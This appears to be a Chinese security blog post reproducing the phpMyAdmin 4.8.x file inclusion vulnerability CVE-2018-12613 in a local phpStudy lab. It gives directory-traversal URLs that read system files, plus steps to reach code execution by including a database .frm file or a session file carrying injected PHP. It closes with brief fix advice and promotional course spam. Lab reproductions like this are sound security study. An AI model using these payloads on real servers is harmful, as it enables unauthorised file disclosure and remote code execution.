CVE-2018-12613phpMyAdmin文件包含漏洞复现
0x00简介
【先领取282G网络安全资料再阅读】
phpMyAdmin 是一个以PHP为基础,以Web-
Base方式架构在网站主机上的MySQL的数据库管理工具,让管理者可用Web接口管理MySQL数据库。借由此Web接口可以成为一个简易方式输入繁杂SQL语法的较佳途径,尤其要处理大量资料的汇入及汇出更为方便。其中一个更大的优势在于由于phpMyAdmin跟其他PHP程式一样在网页服务器上执行,但是您可以在任何地方使用这些程式产生的HTML页面,也就是于远端管理MySQL数据库,方便的建立、修改、删除数据库及资料表。也可借由phpMyAdmin建立常用的php语法,方便编写网页时所需要的sql语法正确性。
0x01漏洞概述
攻击者利用发现在服务器上包含(查看和潜在执行)文件的漏洞。该漏洞来自一部分代码,其中页面在phpMyAdmin中被重定向和加载,以及对白名单页面进行不正确的测试。
攻击者必须经过身份验证,但在这些情况下除外:
$ cfg [‘AllowArbitraryServer’] = true:攻击者可以指定他/她已经控制的任何主机,并在phpMyAdmin上执行任意代码;
$ cfg [‘ServerDefault’] = 0:这会绕过登录并在没有任何身份验证的情况下运行易受攻击的代码。
0x02影响范围
phpMyAdmin 4.8.0
phpMyAdmin 4.8.1
0x03环境搭建
phpstudy2018+phpmyadmin4.8.1

1.下载phpstudy2018然后删除自带的phpmyadmin
下载地址:http://public.xp.cn/upgrades/PhpStudy2018.zip

2.下载phpmyadmin4.8.1版本
下载地址:https://www.phpmyadmin.net/files/

3.把下载好的phpmyadmin放入phpstudy的www目录下重新命名

4.在浏览器查看phpmyadmin的版本
http://your-IP/phpmyadmin/README
0x04漏洞复现
1.在浏览器打开phpmyadmin,需要使用账号登录进去 //略显鸡肋


2.方法一、登录进去在首页输入以下payload
http://your-
ip/phpMyAdmin/index.php?target=db_datadict.php%253f/…/…/…/…/…/…/…/…/Windows\win.ini

3.在test数据库中创建一个表,然后在表中创建一个字段为一句话木马



4.在受害机查看MySQL/data对应数据库下生成一个frm文件是否写入进去,使用记事本打开

5.使用文件包含,包含此路径下的文件
http://your-
ip/phpMyAdmin/index.php?target=db_datadict.php%253f/…/…/…/…/…/…/…/…/phpStudy\PHPTutorial\MySQL\data\test\demo.frm

6.方法二、通过 phpsession序列化数据保存至session文件,包含其缓存文件。通过一句话木马,进而包含sess_sessionId文件。

6.1、在最新sql语句的地方执行以下命令
select ‘<?php phpinfo() ?>’;

6.2、使用F12查看网站Session值,查看当前页面cookie中的phpmyadmin的值


6.3、使用文件包含包含此目录下的Session值的URL路径
0x05修复建议
1. 建议使用最新版本的phpmyadmin
2. 使用复杂的账号密码
图片转存中…(img-nn6GAgic-1680071678133)]
0x05修复建议
1. 建议使用最新版本的phpmyadmin
2. 使用复杂的账号密码
最后
分享一个快速学习【网络安全】的方法,「也许是」最全面的学习方法:
1、网络安全理论知识(2天)
①了解行业相关背景,前景,确定发展方向。
②学习网络安全相关法律法规。
③网络安全运营的概念。
④等保简介、等保规定、流程和规范。(非常重要)
2、渗透测试基础(一周)
①渗透测试的流程、分类、标准
②信息收集技术:主动/被动信息搜集、Nmap工具、Google Hacking
③漏洞扫描、漏洞利用、原理,利用方法、工具(MSF)、绕过IDS和反病毒侦察
④主机攻防演练:MS17-010、MS08-067、MS10-046、MS12-20等
3、操作系统基础(一周)
①Windows系统常见功能和命令
②Kali Linux系统常见功能和命令
③操作系统安全(系统入侵排查/系统加固基础)
4、计算机网络基础(一周)
①计算机网络基础、协议和架构
②网络通信原理、OSI模型、数据转发流程
③常见协议解析(HTTP、TCP/IP、ARP等)
④网络攻击技术与网络安全防御技术
⑤Web漏洞原理与防御:主动/被动攻击、DDOS攻击、CVE漏洞复现
5、数据库基础操作(2天)
①数据库基础
②SQL语言基础
③数据库安全加固
6、Web渗透(1周)
①HTML、CSS和JavaScript简介
②OWASP Top10
③Web漏洞扫描工具
④Web渗透工具:Nmap、BurpSuite、SQLMap、其他(菜刀、漏扫等)

恭喜你,如果学到这里,你基本可以从事一份网络安全相关的工作,比如渗透测试、Web 渗透、安全服务、安全分析等岗位;如果等保模块学的好,还可以从事等保工程师。薪资区间6k-15k。
到此为止,大概1个月的时间。你已经成为了一名“脚本小子”。那么你还想往下探索吗?
想要入坑黑客&网络安全的朋友,给大家准备了一份:282G全网最全的网络安全资料包免费领取!
【点击此处即可领取282G网络安全学习资料】
有了这些基础,如果你要深入学习,可以参考下方这个超详细学习路线图,按照这个路线学习,完全够支撑你成为一名优秀的中高级网络安全工程师:

【点击此处即可领取高清学习资料】
还有一些学习中收集的视频、文档资源,有需要的可以自取:
每个成长路线对应板块的配套视频:


当然除了有配套的视频,同时也为大家整理了各种文档和书籍资料&工具,并且已经帮大家分好类了。

【点击此处即可领取282G网络安全学习资料】

北京人形旗下天工造物具身智能开源社区,聚焦具身天工与慧思开物两大平台
更多推荐
 0
 0
- 0


 已为社区贡献6条内容

所有评论(0)